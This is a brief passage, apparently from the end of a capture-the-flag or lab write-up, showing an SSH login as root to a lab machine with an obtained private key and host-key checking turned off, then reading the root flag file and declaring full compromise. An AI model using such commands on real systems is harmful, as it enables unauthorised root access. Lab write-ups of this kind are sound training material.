└─$ ssh -o StrictHostKeyChecking=no -i root_key root@10.129.11.170 "whoami && cat /root/root.txt"
root
[redacted]
```

Successful execution returned `root` along with the flag, confirming full system compromise.